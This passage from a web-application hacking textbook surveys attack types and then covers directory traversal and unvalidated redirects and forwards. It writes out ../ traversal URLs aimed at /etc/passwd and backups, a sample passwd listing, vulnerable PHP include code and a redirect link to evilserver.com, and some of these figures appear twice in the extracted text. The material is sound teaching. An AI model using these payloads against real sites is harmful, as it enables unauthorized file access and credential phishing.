  An attacker can get into the target web application by exploiting an application integrated with vulnerable web services. An attacker injects a malicious script into a web service and can then disclose and modify application data.

- **Cookie Snooping**

  Attackers use cookie snooping on victims' systems to analyze the users' surfing habits and sell that information to other attackers or to launch various attacks on the victims' web applications.

- **Hidden Field Manipulation**

  Attackers attempting to compromise e-commerce websites mostly perform such attacks. They manipulate hidden fields and change the data stored in them. Several online stores face such problems every day. Attackers can alter prices and conclude transactions, designating prices of their choice.

- **Authentication Hijacking**

  For authenticating a user, every web application employs a user identification method such as an ID and a password. However, once attackers compromise a system, they can perform various malicious activities such as session hijacking and user impersonation.

- **Obfuscation Application**

  Attackers are usually careful to hide their attacks and avoid detection. Network and host-based intrusion detection systems (IDSs) constantly look for signs of well-known attacks, driving attackers to seek different ways to remain undetected. The most common method of attack obfuscation involves encoding portions of the attack with Unicode, UTF-8, Base64, or URL encoding. Unicode is a method of representing letters, numbers, and special characters to properly display them, regardless of the application or underlying platform.

- **Broken Session Management**

  If session IDs are exposed in the URL, then web applications are vulnerable to session fixation attacks. Furthermore, if the session timeout is longer and the session IDs are not changed after every login, attackers may hijack the session and take control of the session with the same privileges as the victim.

- **Broken Account Management**

  Vulnerable account management functions, including account update, forgotten or lost password recovery, reset password, and other similar functions, might weaken valid authentication schemes.

- **Denial-of-Service (DoS)**

  A DoS attack is an attack on the availability of a service, which reduces, restricts, or prevents access to system resources by its legitimate users. For instance, a website related to a banking or email service may not able to function for a few hours or even days, resulting in the loss of time and money.

- **Buffer Overflow**

  A web application's buffer overflow vulnerability occurs when it fails to guard its buffer properly and allows writing beyond its maximum size.

- **CAPTCHA Attacks**

  CAPTCHA is a challenge-response type of test implemented by web applications to check whether the response is generated by a computer. Although CAPTCHAs are designed to be unbreakable, they are prone to various types of attacks.

- **Platform Exploits**

  Users can build various web applications using different platforms such as BEA WebLogic and Cold Fusion. Each platform has various vulnerabilities and exploits associated with it.

- **Network Access Attacks**

  Network access attacks can majorly affect web applications, including a basic level of service. They can also allow levels of access that standard HTTP application methods cannot grant.

- **DMZ Protocol Attacks**

  The demilitarized zone (DMZ) is a semi-trusted network zone that separates the untrusted Internet from the company's trusted internal network. An attacker who can compromise a system that allows other DMZ protocols has access to other DMZs and internal systems. This level of access can lead to

  - Compromise of the web application and data
  - Defacement of websites

- Access to internal systems, including databases, backups, and source code

- **Web-based Timing Attacks**

  Web-based timing attacks exploit side-channel leakage and estimate the amount of time taken for secret key operations. Attackers perform these attacks to retrieve usernames and passwords for accessing web applications.

- **MarioNet Attack**

  Attacker abuse the Service Workers API to inject and run malicious code in the victim's browser to perform various attacks such as cryptojacking, DDoS, click fraud, and distributed password cracking.

- **RC4 NOMORE Attack**

  A Rivest Cipher Numerous Occurrence MOnitoring and Recovery Exploit (RC4 NOMORE) attack is an attack against the RC4 stream cipher. This attack exploits the vulnerabilities present in a web server that uses the RC4 encryption algorithm for accessing encrypted sensitive information. Attackers use RC4 NOMORE to decrypt the web cookies secured by the HTTPS protocol and inject arbitrary packets. After stealing a valid cookie, the attacker impersonates the victim and logs into the website using the victim's credentials to perform malicious activities and unauthorized transactions.

- **Clickjacking Attack**


  In clickjacking, the attacker loads the target website inside a low opacity iframe. Then, the attacker designs a page such that all the clickable items such as buttons are positioned exactly as on the selected target website. When the victim clicks on the invisible elements, the attacker performs various malicious actions.

- **JavaScript Hijacking**

  JavaScript hijacking, also known as JSON hijacking, is a vulnerability that enables attackers to capture sensitive information from systems using JavaScript Objects (JSON) as a data carrier. These vulnerabilities arise from flaws in the web browser's same-origin policy that permits a domain to add code from another domain.

- **DNS Rebinding Attack**

  Attackers perform DNS rebinding attacks to bypass the same-origin policy's security constraints and communicate with or make arbitrary requests to local domains through a malicious web page.



Directory Traversal

1. Directory traversal allows attackers to **access restricted directories**, including application source code, configuration, and critical system files to execute commands outside the web server's root application directory
2. Attackers can **manipulate variables** that reference files with "**dot-dot-slash (../)**" sequences and its variations
3. Accessing files located outside the **web publishing directory** using directory traversal
4.
   - `http://www.certifiedhacker.com/process.aspx?page=../../../../some dir/some file`
   - `http://www.certifiedhacker.com/../../../../some dir/some file`

```
http://www.certifiedhacker.com/GET/process.php./../../../
../../../../../etc/passwd
```

Attacker sending HTTP request
Server responds with password files
Attacker
Server

```
root:a98b24a1d3e8:0:1:System Operator:/:/bin/ksh
daemon:*:1:1::/tmp:
Jason:a3b698a76f76d57.:182:100:Developer:/home/users/Jason/:/bin/csh
```

```
<?php
$theme = 'Jason.php';
if ( is_set( $_COOKIE['THEME'] ) )
   $theme = $_COOKIE['THEME'];
include (
"/home/users/certifiedhacker/Jason/" .
$theme );?>
```

Vulnerable Server Code

Directory Traversal

When access is provided outside a defined application, there exists the possibility of unintended information disclosure or modification. Complex applications are configured with multiple directories that exist as application components and data. An application can traverse these directories to locate and execute the legitimate portions of an application. A directory traversal/forceful browsing attack occurs when the attacker is able to browse the directories and files outside the normal application access. Such an attack exposes the directory structure of an application and often the underlying web server and operating system. Directory traversal allows attackers to access restricted directories, including application source code, configuration, and critical system files, and execute commands outside the web server's root directory. With this level of access to web application architecture, an attacker can

- Enumerate the contents of files and directories
- Access pages that otherwise require authentication (and possibly payment)
- Gain secret knowledge of the application and its construction
- Discover user IDs and passwords stored in hidden files
- Locate source code and other interesting files left on the server
- View sensitive data such as customer information

Example:

The following example uses "../" to go back to several directories and obtain a file containing the backup of a web application:

http://www.targetsite.com/../../../sitebackup.zip


This example obtains the "/etc/passwd" file from a UNIX/Linux system, which contains user account information:

http://www.targetsite.com/../../../../etc/passwd

Let us consider another example in which an attacker tries to access files located outside a web publishing directory using directory traversal:

http://www.certifiedhacker.com/process.aspx?page=../../../../some dir/some file

http://www.certifiedhacker.com/../../../../some dir/some file



http://www.certifiedhacker.com/GET/process.php./../../../
../../../../../etc/passwd
Attacker sending HTTP request
Server responds with password files
Attacker
Server
Vulnerable Server Code


```
root:a98b24a1d3e8:0:1:System Operator:/:/bin/ksh
daemon:*:1:1::/tmp:
Jason:a3b698a76f76d57.:182:100:Developer:/home/users/Jason/:/bin/csh
```

```
<?php
$theme = 'Jason.php';
if ( is_set( $_COOKIE['THEME'] ) )
   $theme = $_COOKIE['THEME'];
include (
"/home/users/certifiedhacker/Jason/" .
$theme );?>
```

Figure 14.29: Directory Traversal attack example

Unvalidated Redirects and Forwards

- Unvalidated redirects enable attackers to **install malware or trick victims** into disclosing passwords or other sensitive information, whereas unsafe forwards may allow access control to be bypassed



Unvalidated Redirect

Attacker

Attacker sends an email containing rewrite link to malicious server

(http://www.certifiedhacker.com/redirect.aspx ?=http://www.evilserver.com)

User

User is redirected to attacker's server

Malicious Server

Unvalidated Forward

Attacker

Attacker requests page from server with a forward

http://www.certifiedhackershop.com/purchase.jsp?fwd=admin.jsp

Server

Attacker is forwarded to admin page

Unvalidated Redirects and Forwards

Unvalidated redirects enable attackers to install malware or trick victims into disclosing passwords or other sensitive information, whereas unsafe forwards may allow access control bypass. An attacker sends links to unvalidated redirects and lures the victim into clicking on them. When the victim clicks on the link, thinking that it is a valid site, it redirects the victim to another site. Such redirects lead to the installation of malware and may even trick victims into disclosing passwords or other sensitive information. An attacker targets unsafe forwarding to bypass security checks.

Unsafe forwarding may allow access control bypass, leading to the following:

- **Session Fixation Attack**

  In a session fixation attack, the attacker tricks or attracts the user to access a legitimate web server using an explicit session ID value.

- **Security Management Exploits**

  Some attackers target security management systems, either in networks or in the application layer, to modify or disable security enforcement. An attacker who exploits security management can directly modify protection policies, delete existing policies, add new policies, and modify applications, system data, and resources.

- **Failure to Restrict URL Access**

  An application often safeguards or protects sensitive functionality and prevents the displays of links or URLs for protection. Attackers access those links or URLs directly and perform illegitimate operations.

- **Malicious File Execution**

  Malicious file execution vulnerabilities are present in most applications. The cause of this vulnerability is unvalidated input to a web server. Thus, attackers execute and process files on a web server and initiate remote code execution, install a rootkit remotely, and—in at least some cases—take complete control of the systems.

In an "unvalidated redirect" scenario, a user receives a phishing email from an attacker, luring the user into clicking the link. The link (malicious query) appears to be legitimate because it contains the name of a legitimate website such as *www.certifiedhacker.com* at the beginning of the URL. However, the latter part of the link contains a malicious URL (*www.evilserver.com*), to which it redirects the victim. When the user clicks the link, it redirects to the *www.evilserver.com* website, and the server that hosts the website might perform illegal activities such as harvesting the user credentials, deploying malware, and so on.

"Unvalidated forwarding" allows attackers to access sensitive pages that are generally restricted from viewing. During unvalidated forwarding, attackers request a page from a server with the forward (i.e., by entering a link with an embedded forward query) *http://www.certifiedhackershop.com/purchase.jsp?fwd=admin.jsp*, which reaches the server hosting the certifiedhackershop website. The server, without proper validation, redirects the attacker to the sensitive admin page, where he/she can access purchase records, registered users, and so on. Thus, using this technique, an attacker can successfully bypass any security checks.


